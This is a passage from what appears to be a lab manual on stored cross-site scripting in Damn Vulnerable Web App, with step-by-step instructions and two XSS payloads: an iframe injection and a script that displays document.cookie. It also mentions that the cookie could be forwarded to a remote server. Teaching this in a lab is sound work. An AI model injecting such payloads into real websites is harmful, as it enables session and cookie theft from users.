
6. Click the **OK** button on the pop-up alert.
7. While in the **Firefox** web browser, click the **+** icon on the tab bar to open a new tab.



8. On the new tabbed screen, type **http://127.0.0.1** into the *address field*. Press **Enter**.



9. Notice that *apache* web service running on the local machine has the default settings for when setting up a homepage.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


10. Switch back to the *Damn Vulnerable Web App* tab.




11. Click on the **Setup** menu option located to the left.



12. Once redirected, click on the **Create / Reset Database** button.



13. Click on the **XSS Stored** menu option.



14. For the *Name*, type **iframe1**.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

15. Type the script below into the *Message* field.

```
<iframe src="http://127.0.0.1"></iframe>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

16. Click on **Sign Guestbook**.


17. Scroll down and notice the new *iframe* presented on the screen. You should see *Kali's homepage* within the *iframe*.




18. Click on the **Setup** menu option.




19. Once redirected, click on the **Create / Reset Database** button.



20. Click on the **XSS Stored** menu option.



21. For the name, type **cookie1**.



22. Type the script below into the *Message* field.

```
<script>alert(document.cookie)</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)



23. Click on **Sign Guestbook**. A pop-up alert appears showing the user's cookie information; in this case, it is our cookie information. This script can be modified in a way where if the malicious attacker may decide to forward cookie information to a remote server and use man-in-the-middle techniques to steal personal information on a banking website for example.



24. Click the **OK** button.

25. **Close** all remaining windows.